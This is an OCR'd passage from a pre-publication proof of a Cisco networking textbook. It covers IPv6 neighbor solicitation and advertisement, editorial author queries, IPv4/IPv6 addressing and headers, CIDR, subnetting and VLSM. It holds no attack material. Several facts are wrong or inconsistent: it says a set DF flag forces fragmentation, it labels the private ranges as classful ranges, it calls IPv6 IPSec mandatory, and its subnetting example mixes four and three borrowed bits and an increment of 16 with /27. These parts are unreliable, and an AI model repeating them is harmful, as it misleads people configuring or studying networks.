


Figure 3-16. *Manually configure the IPv6 (FD12::101:102/48) address NS message*

Now let's look at a more specific NS query, the one that happens prior to a ping after a fresh boot when the IPv6 neighbors table is completely empty.




Figure 3-17. *NS message sent as a query for a specific host MAC address prior to an ICMPv6 echo request (Ping)*

Figure 3-17 illustrates what happens right before an ICMPv6 echo request (ping6) is sent. The Linux2 client configured with address FD12::101:102 sends an NS message to obtain the MAC address of the Linux1 client whose IPv6 address is FD12::101:101. Client Linux1 listens on its solicited-node multicast address FF02::1:FF01:101 again that is the all-node multicast subnet FF02::1 plus the last 24 bits of the client's 01:0101 IPv6 address.




Figure 3-18. *Neighbor advertisement (NA) response to the NS query for the MAC of FD12::101:101*

Finally, in Figure 3-18, in the NA response to the NS message of Figure 3-17, it can be noticed in the ICMPv6 Option field that the MAC or link layer address for target address fd12::101:101 is 50:00:00:02:00:00. Finally, from the NS and NA messages, the Linux2 client is able to build the IPv6 neighbors table, analogous to the ARP table, for IP communications to the Linux1 client.

```
root@kali:~# ip -6 neigh
fd12::101:101 dev eth0 lladdr 50:00:00:02:00:00 STALE
```

AU11

Figure 3-19. *Linux2 client IPv6 neighbors table*

Summary

This chapter discussed the importance of protocols and how they allow devices from different vendors to communicate. One of the key protocols at the data link layer is ARP. Switches use ARP to determine IP addresses by sending a broadcast to each device in its broadcast domain. The sender responds with its MAC address, allowing the switch to place the combination of IP address and MAC address in its ARP table for faster processing in the future. This chapter also covered link layer functions, including framing and error control. You saw the power of ARP, CDP, and LLDP. All of these protocols can help troubleshoot whether or not your neighbors are communicating with your router, and this information can be reviewed to ensure that you are connected to the correct device.

Author Queries

Chapter No.: 3 0005078423

Queries	Details Required	Author's Response
AU1	Please check if edit to paragraph starting "This chapter discusses protocols…" is okay.	
AU2	Please check if "MAC/PHY configuration/status" is okay as edited.	
AU3	Information in sentence starting "LLDP Data Units (LLDPDUs)…" has been repeated in the next sentence. Please check.	
AU4	Please check if "ease LAN management" is okay as edited.	
AU5	Please check if edit to sentence starting "The method is quite…" is okay.	
AU6	Please check if edit to sentence starting "After Linux1, the IPv6…" is okay.	
AU7	Please check sentence starting "As illustrated in Figure…" for clarity.	
AU8	Please check if edit to sentence starting "It is an address…" is okay.	
AU9	Please check "IPv6 destination (DST) address" for significance.	
AU10	Please check if edit to sentence starting "Since our client was…" is okay.	
AU11	Please provide citation for "Figure 3-19" in the text.	

CHAPTER 4

The Network Layer with IP

The heart of TCP/IP is Internet Protocol (IP) addressing and routing. An IP address is a numeric identifier assigned to each device on an IP network. The IP address provides the location of the device on the network. IP addresses are logical addresses implemented in software, unlike MAC addresses. IP addresses are represented as binary numbers in four sets of 8 bits each, called *octets*, in Internet Protocol version 4 (IPv4). IPv4 addresses are logical 32-bit addresses, whereas IPv6 addresses are logical 128-bit addresses. The binary numbers in IPv4 are represented as a decimal value, as seen in Table 4-1.

Table 4-1. *Binary to Decimal Conversion Chart*

Binary	Decimal
10000000	128
11000000	192
11100000	224
11110000	240
11111000	248
11111100	252
11111110	254
11111111	255

As mentioned, an IPv4 address consists of four octets with 8 bits each to form 32 bits of information. IP addresses can be represented as binary, as seen in Table 4-1, as well as in dotted-decimal formation as seen here:

```
Dotted-Decimal: 172.16.1.120
Binary: 10101100.00010000.00000001.01111000
Binary to Bit Value: 11111111 = 128 64 32 16 8 4 2 1
```

IPv4 can accommodate 4.3 billion addresses (2^{32} or 4,294,967,296), whereas IPv6 can accommodate 3.4×10^{38} addresses. IP addresses are divided into a network portion and a host portion. In this chapter, we will discuss public and private IP addressing, including IPv4 and IPv6 addressing. Next, we will cover Classless Inter-Domain Routing (CIDR), subnetting, and Variable-Length Subnet Masking (VLSM).

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_4

IP Addressing (Public vs. Private)

How do you ship a gift to someone? You send it with the recipient's home address. IP addresses work in a similar way in that when you want to send an email to your mother, it is sent to an IP address or a server with an IP address. It makes it to its destination by traveling routes over the Internet or through a corporate network. Let's look at public and private IP addresses.

Public

A public routable IP address must be assigned to every device that connects to the Internet. Each IP address is unique and cannot be duplicated. Addresses must be unique so that devices can be found online to exchange data. Imagine if Google used the same IP address as a home user. Every day millions of people would be directed to this person's home router, trying to get to Google, and this would kill the user's bandwidth. Public IP addresses are registered by the Internet Assigned Numbers Authority (IANA) and assigned to Internet Service Providers (ISPs), which then assign addresses to their customers. A public IP address can be *static* or *dynamic*. A dynamic IP address is assigned to a device from a pool of available IP addresses, which differs each time the device connects to the Internet. You can check your IP address by visiting `www.whatismyip.com`. Browse to the website and record your IP address. Now, restart your router, forcing it to reconnect to the Internet and refresh its IP address. Browse back to the website and record your IP address. Is it different? Static IP addresses never change and are mostly used for hosting services and websites on the Internet.

Private

Private IP addresses can only be used on private networks and are unable to be routed on the Internet. These addresses are used to save IP address space and for maintaining security. The IPv4 address range would have exhausted itself a long time ago if all devices on a network needed to be routed over the Internet. Corporations only need a few routable IP addresses on the Internet. *Network Address Translation* (NAT) is another way of saving address space, allowing us to use private addresses internally; it takes the private IP address and converts it to a public IP address that can be routed over the Internet. NAT is covered later in the book. The range of private IP addresses is shown in Table 4-3. Bogons are IP addresses that should not appear in an Internet routing table. Bogons are also called Martians which are also private IP addresses. Private and reserved IP addresses are defined in RFC 1918, 5735, and 6598.

IPv4

IPv4 has been an integral part of the evolution and growth of the Internet. IPv4 is used for packet switched networks. It operates on a best-effort delivery, and it does not guarantee delivery unless used in conjunction with TCP. As mentioned earlier, IPv4 uses 4-byte (32-bit) addresses. IPv4 addresses have been exhausted, thus creating the need for IPv6, which is discussed in the next section. IPv4 limits the number of its addresses to 4,294,967,296. We know that this seems like a lot, but think about how many devices people have that are connected to the Internet in today's world. Each of these devices needs to have an IP address. The network portion of the address identifies the network the device is located on. All devices on the same network will have the same network address. For example, 192.168.5.25 is an IP address and 192.168.5 is the network address, and another device on the same network would have the IP address 192.168.5.X, where X is a number between 2 and 254. X represents the host address in this example. The Internet was designed to support classes of networks; large networks use a Class A network, medium networks use a Class B network, and smaller networks use a Class C network. Table 4-2 summarizes the different classes of computer networks.

Table 4-2. *Classes of Networks*

Class	8 Bits	8 Bits	8 Bits	8 Bits
Class A	Network	Host	Host	Host
Class B	Network	Network	Host	Host
Class C	Network	Network	Network	Host
Class D	Multicast			
Class E	Research			

Class A

In a Class A network address, the range of the first octet is from 0 to 127. This means that the first bit in a Class A octet must always be 0, since the value of it is 128, which is greater than 127. Even though they are in the range of Class A networks, 0 and 127 are reserved and can never be used.

Class B

The opposite holds true for Class B addresses in that the first bit in the first octet must always be 1 and the second bit must always be 0. This gives you a range from 128 to 191.

Class C

Class C networks must always have the first two bits of the first octet set to 1, and the third bit must always be set to 0. This gives it an IP range from 192 to 223. Table 4-3 provides a list of the classful IP address ranges.

Table 4-3. *Classful IP Address Ranges*

Class	Reserved IP Address Range	Broadcast Address
Class A	10.0.0.0–10.255.255.255	10.255.255.255
Class B	172.16.0.0–172.31.255.255	172.31.255.255
Class C	192.168.0.0–192.168.255.255	192.168.255.255
Class D	224–239 (multicast addresses)	
Class E	240–255 (used for scientific purposes)	

IPv4 was designed to use classes, but things like CIDR and VLSM, which are discussed later in this chapter, have largely eliminated the concept of address classes. It is important to understand that the concept of class is only a starting point to IPv4 addressing; it isn't applied to modern networks today.

IPv4 Packet Header

An IPv4 packet consists of header and data sections. The header is made of 14 fields. The most significant bits come first, which is the version field. Figure 4-1 is a packet capture of an IPv4 packet. We will use this packet capture to discuss the header section.




Figure 4-1. *IPv4 header packet captured with Wireshark*

Let's introduce the fields of an IPv4 packet:

- *Version*: The first header field in an IPv4 packet is the 4-bit field that contains the version number. This value is 4 in IPv4 packets to represent IPv4.
- *Internet header length*: The second field is the number of 32-bit words the header contains; it specifies the size of the header. Defined by RFC 791, the minimum value for this field is 5; 5 × 32 = 160 bits, which equals 20 bytes. The maximum value for this field is 15; 15 × 32 = 480 bits, which equals 60 bytes.
- *Differentiated Services Code Point (DSCP)*: Defined by RFC 2474, the DSCP field is used for devices that require real-time data streaming. Example services include VoIP (voice over IP) and Netflix streaming.
- *Explicit Congestion Notification (ECN)*: Defined in RFC 3168, this allows end-to-end notification of network congestion. Use of ECN is optional, and it is only used if both devices support it.
- *Total length*: The total length is a 16-bit field that defines the size of the entire packet, including the header and the data.
- *Identification*: Defined by RFC 6864, this field is used to identify the fragment groups of single IP datagrams.
- *Flags*: A 3-bit field used to control fragments.

- *Bit 0*: Reserved; must be 0.
- *Bit 1*: Do Not Fragment (DF).
- *Bit 2*: More Fragments (MF).

  If the DF flag is set, then fragmentation must take place to forward the packet. If a packet does not require fragmentation, the DF flag and MF flag are not set. For fragmented packets, all packets except the last have the MF flag set.

- *Fragment offset*: This field is 13 bits long and defines the offset of a fragment in relation to the beginning of the original unfragmented datagram.
- *Time to live (TTL)*: This 8-bit field limits the lifetime of a datagram, which ensures that the datagram does not travel on the Internet forever. When datagrams arrive at a router, the TTL is decremented by one, and if this field gets to zero, the packet will be dropped.
- *Protocol*: This field defines the protocol in the data portion. The list of protocol numbers is maintained by the Internet Assigned Numbers Authority.
- *Header checksum*: This field is 16 bits and is used for error checking the header. When you send packets to the destination, the router calculates the checksum of the header, compares it to the Header checksum field, and drops the packets if the values do not match.
- *Source address*: This field is the sender's IP address.
- *Destination address*: This field is the receiver's IP address.
- *Options*: This field's value is usually set to 0, or no option is selected; it is variable in length and contributes to the overall packet header size.
- *Data*: The data field is not included in the header checksum.

IPv6

The latest version of the Internet Protocol is used to route packets across the Internet. IPv6 was developed by the Internet Engineering Task Force (IETF) to replace IPv4 due to address exhaustion and includes some other benefits. Just a few years ago, about 95% of all Internet traffic was still IPv4. About 70% of all Internet traffic today uses IPv4; however, IPv6 has several benefits over IPv4, including a larger address space while also limiting the size of routing tables. Another advantage of IPv6 over IPv4 is that Internet Protocol Security (IPSec) is mandatory and is built into the protocol. Security was never a focus when IPv4 was developed, but security in modern networks is essential. IPv6 was developed with security in mind. IPv6 IPSec must be enabled. After enabling IPSec, IPv6 encrypts traffic and performs packet integrity checks. Because of address exhaustion, IPv4 must rely on Network Address Translation (NAT), but IPv6 eliminates the need for NAT as it has enough addresses so each device can have its own unique IP address.

IPv6 Addresses

An IPv6 address differs from an IPv4 address in that it is displayed as eight groups of hexadecimal digits separated by colons. IPv6 addresses are divided into two parts: a 64-bit network prefix and a 64-bit interface identifier, making 128 bits. An example of an IPv6 address is 2607:f0d0:1002:0051:0000:0000:0000:0004, which can also be represented as 2607:f0d0:1002:51::4.

IPv6 addresses can be classified as follows:

- *Unicast*: Uniquely identifies each network interface. A unicast address refers to a single host.
- *Multicast*: Delivers one packet to many or a group of interfaces. Every host in the multicast group will receive the packet. IPv6 doesn't support broadcast messages, so multicast addressing will be used instead. The range for multicast addresses is FF00::/8.
- *Anycast*: Identifies a group of interfaces at different locations. Anycast is like multicast with the exception that packets will only be received by the nearest host in that anycast group unlike a multicast group.

AU2

Additional features implemented in IPv6 that are not in IPv4 include stateless address autoconfiguration, network renumbering, and router announcements. Autoconfiguration allows devices to configure themselves automatically by using the Neighbor Discovery Protocol when connected to an IPv6 network.

IPv6 Packet Header

IPv6 defines a new and simpler packet format that minimizes packet header processing by routers. Differences in IPv4 and IPv6 headers cause them to not be interoperable. An IPv6 packet consists of a header and payload, or data. The header contains the first 40 octets of the packet and the source and destination addresses, traffic classification options, and hop counter. Figure 4-2 is a packet capture of an IPv6 packet. We will use this packet capture to discuss the header section.




Figure 4-2. *IPv6 header packet captured with Wireshark*

Let's introduce the different fields in an IPv6 packet:

- *Version*: This field is always 6, representing IPv6.
- *Traffic class*: This field holds two values. The six most significant bits are used to classify packets, and the last two bits are used by ECN to handle congestion control.
- *Flow label*: This field tells routers with multiple outbound paths that these packets should remain on the same path, preventing them from being reordered.
- *Payload length*: This field is the size of the payload in octets.
- *Next header*: This field defines the type of the next header and normally specifies the transport layer protocol used by a packet's payload.
- *Hop limit*: This field replaced the TTL field in IPv4; if the counter reaches 0, the packet is dropped.
- *Source address*: This field is the sender's IPv6 address.
- *Destination address*: This field is the receiver's IPv6 address.

Classless Inter-Domain Routing

Classless Inter-Domain Routing (CIDR) is a method of allocating IP addresses without using the original classful architecture design for the Internet. It was developed to decrease the growth of routing tables on the Internet and deal with the depletion of IPv4 addresses. CIDR allows what was originally a Class A network to be created as a classless IP. For example, 10.0.0.0 has only 8 bits available in the network range, but if you use CIDR, you can add /24 to the end of the network to become 10.0.0.0/24, where 24 represents the number of bits in the network. Therefore, 24 bits are used in the network and 8 for the host. Table 4-4 provides a CIDR example.

Table 4-4. *CIDR Example*

Class	8 Bits	8 Bits	8 Bits	8 Bits
Class A	Network	Host	Host	Host
10.0.0.0/24	Network	Network	Network	Host

Subnetting

Subnetting allows network designers to create logical networks that are within a Class A, B, or C network. It allows you to break a network class into subnetworks, or *subnets*. Every device in the subnet has its own IP address range for easy network management.

Let's look at an analogy for subnetting. Imagine a football stadium that has 150 sections with 300 seats per section, which equals to 45,000 total seats. If you start at the first section and number every seat in the stadium, starting with 1, you would end up with seat number 45,000. Imagine how difficult it would be to locate seat numbers without numbered sections. How effective is it to not also number the sections? Not at all, right?

Now let's move to subnet the stadium seating. You could start by labeling each level of the stadium sections. The first floor would be sections 100–150, the second floor 200–250, and the third floor 300–350.

You can start with section 100 and label seats from 1 to 300. Now you have subnetted the seating by sections 100, 101, 102, and so on. This would make seating easier, but you could take it a step further by also labeling each row in the section to make 20 rows of 15 seats each.

How would you apply this to an office building? Let's say you are assigned a network address of 192.168.6.0/24 for your building of four floors and 54 devices. You can assign a subnet by floor or by department. For example, the first floor could be 192.168.6.0/28, the second floor could be 192.168.6.16/28, the third floor could be 192.168.6.32/28, and the fourth could be 192.168.6.48/28. Instead of wasting the entire subnet of 192.168.6.0/24 of 254 addresses, you only used 64 addresses, allowing you to use the others in the future.

The following are some of the benefits of subnetting:

- Allows companies to use one IP network to create several subnets to represent each physical network
- Allows for fewer entries in the routing table, reducing the network overhead by grouping networks together
- Increases network efficiency

To be clear, subnetting is the process of dividing a single logical IP network into smaller subnets. Subnetting is the process of borrowing bits from the host portion of a network address and providing this to the network ID. To subnet a network, you divide the host portion of an IP address, thus allocating subnets by using the subnet mask.

Subnet Mask

A *subnet mask* tells a device which network it is on and what part of the network is the host address. The subnet mask can be represented as a series of 1s and 0s, where the 1s represent the network portion of the IP address and the 0s represent the host portion. Each network class has a default subnet mask. The default subnet masks for Class A, B, and C networks are as follows:

```
Class A 255.0.0.0 or 11111111.00000000.00000000.00000000
Class B 255.255.0.0 or 11111111.11111111.00000000.00000000
Class C 255.255.255.0 or 11111111.11111111.11111111.00000000
```

A Simple Guide to Subnetting

We will now go through the steps of subnetting a network:

1. **Determine how many host bits to borrow.**

   This can be done by figuring out your network requirements. How many hosts do you need to support? How many subnets are needed? And for how many devices, including printers, routers, switches, workstations, and tablets?

   To calculate the number of host bits, use the following formula:

   Host Bits = Borrowed Bits + Remaining Bits

   How many hosts do you need to support?

   $2^h - 2$ = Number of Hosts; *h* = Remaining Bits after we have borrowed bits and given them to the network portion of the address.

In this example, you are given the network 192.168.22.0/24, and you need a subnet that will accommodate 16 hosts.

$2^4 - 2 = 14$ hosts would be too few and wouldn't satisfy your host requirements. You must remember to subtract 2 from the hosts to accommodate the network and broadcast addresses. The closest you can get to 16 hosts without being under the requirement is $2^5 - 2 = 30$ hosts. You will need to borrow three host bits to support the requirement.

Here's how to calculate the number of subnets that can be created from your borrowed bits:

2^s = Number of Subnets, where *s* = Borrowed Bits

Borrowing 3 bits creates $2^3 = 8$ subnets.

■ **Note** The – 2 is to account for the network and broadcast addresses.

2. **Determine the subnet mask.**

AU4 The easy way to determine the subnet mask is to use the CIDR table (Table 4-6) or the subnetting table (Table 4-5).

AU5 Say you have a network address of 192.168.22.0/24 that you are subnetting. You used four host bits to create a new subnet. You would add 24 + 3, giving you a subnet of 192.168.22.0/27. Find /27 in Table 4-6 and the binary number in the subnet chart (see Table 4-5), where three host bits are borrowed. The value of the mask is 224, giving you a subnet mask of 255.255.255.224.

The subnetting chart shown in Table 4-5 is another reference to calculate your subnet mask in binary. It gives the decimal value of the mask. It shows you what the subnet mask is by the bits you borrowed or the bits set to 1.

Table 4-5. *Subnetting Chart*

Mask	Bit Value	128	64	32	16	8	4	2	1
255		1	1	1	1	1	1	1	1
254		1	1	1	1	1	1	1	0
252		1	1	1	1	1	1	0	0
248		1	1	1	1	1	0	0	0
240		1	1	1	1	0	0	0	0
224		1	1	1	0	0	0	0	0
192		1	1	0	0	0	0	0	0
128		1	0	0	0	0	0	0	0

Refer to Table 4-6 to find the CIDR equivalent of your subnet mask, including the number of available addresses in the subnet.

Table 4-6. *CIDR Subnet* t6.1

CIDR	Host Bits	Subnet Mask	Addresses in the Subnet	
/8	24	255.0.0.0	16777216 or 2^{24}	t6.3
/9	23	255.128.0.0	8388608 or 2^{23}	t6.4
/10	22	255.192.0.0	4194304 or 2^{22}	t6.5
/11	21	255.224.0.0	2097152 or 2^{21}	t6.6
/12	20	255.240.0.0	1048576 or 2^{20}	t6.7
/13	19	255.248.0.0	524288 or 2^{19}	t6.8
/14	18	255.252.0.0	262144 or 2^{18}	t6.9
/15	17	255.254.0.0	131072 or 2^{17}	t6.10
/16	16	255.255.0.0	65536 or 2^{16}	t6.11
/17	15	255.255.128.0	32768 or 2^{15}	t6.12
/18	14	255.255.192.0	16384 or 2^{14}	t6.13
/19	13	255.255.224.0	8192 or 2^{13}	t6.14
/20	12	255.255.240.0	4096 or 2^{12}	t6.15
/21	11	255.255.248.0	2048 or 2^{11}	t6.16
/22	10	255.255.252.0	1024 or 2^{10}	t6.17
/23	9	255.255.254.0	512 or 2^{9}	t6.18
/24	8	255.255.255.0	256 or 2^{8}	t6.19
/25	7	255.255.255.128	128 or 2^{7}	t6.20
/26	6	255.255.255.192	64 or 2^{6}	t6.21
/27	5	255.255.255.224	32 or 2^{5}	t6.22
/28	4	255.255.255.240	16 or 2^{4}	t6.23
/29	3	255.255.255.248	8 or 2^{3}	t6.24
/30	2	255.255.255.252	4 or 2^{2}	t6.25
/31	1	255.255.255.254	2 or 2^{1}	t6.26
/32	0	255.255.255.255	1 or 2^{0}	t6.27

3. Determine the number of subnets.

Determine how many subnets can be created by the subnet increment size.

The subnet increment size can be calculated by using the following methods:

Calculation 1: Take the decimal value of the last bit borrowed; this is the subnet increment size. In this example, you borrowed bits 128, 64, 32, and 16. 16 is the last bit; therefore, the increment size is 16. Each subnet will support 14 hosts because two addresses are not usable since the network ID and the broadcast ID must use two addresses in every subnet. This is illustrated in Table 4-7, displaying the actual host address ranges or usable host addresses for particular subnets. AU6

Calculation 2: Subtract the last nonzero octet of the subnet mask from 256. In the preceding example, the last nonzero octet is 240; if you subtract this from 256, you get 16.

4. **Next, we list the subnets using the subnet increment size, available host range, and broadcast address as seen in Table 4-7.**

See Table 4-7 for the network 192.168.22.0/24 that we subnetted in our example.

AU7

Table 4-7. *Example Subnets with Increment Sizes*

Subnet	Host Address Range	Broadcast Address
192.168.22.0/27	192.168.22.1–192.168.22.30	192.168.22.31
192.168.22.32/27	192.168.22.33–192.168.22.62	192.168.22.63
192.168.22.64/27	192.168.22.65–192.168.22.94	192.168.22.95
192.168.22.96/27	192.168.22.97–192.168.22.126	192.168.22.127
192.168.22.128/27	192.168.22.129–192.168.22.158	192.168.22.159
192.168.22.160/27	192.168.22.161–192.168.22.190	192.168.22.191
192.168.22.192/27	192.168.22.193–192.168.22.222	192.168.22.223
192.168.22.224/27	192.168.22.225–192.168.22.254	192.168.22.255

Variable-Length Subnet Masking

Variable-Length Subnet Masking (VLSM) is a more efficient way of subnetting because it allows you to reduce the waste of unused IP addresses. Let's say that you need to assign a network address between two routers and you are given 192.168.101.0/24 as your network. You apply classful subnetting, and you need to accommodate 14 devices on at least one subnet. This means that all of your subnets will be /28. It also means that you will waste 12 IP addresses by applying this subnet to your point-to-point link between two routers. You can see how inefficient this can be. With VLSM, you can apply different subnet masks to all the subnets you create, thus efficiently using IP addresses in your architecture. You would use 192.168.101.0/30 for your point-to-point link since you only need two IP addresses, one for each router interface. In short, VLSM is the process of subnetting a subnet.

Figure 4-3 shows a pie chart that represents a /24 network as a whole. The pie is divided unequally to provide a visual representation of the concept of VLSM. You can see that the whole pie represents a /24, half of the pie represents a /25, a quarter of the pie represents a /26, and so on.

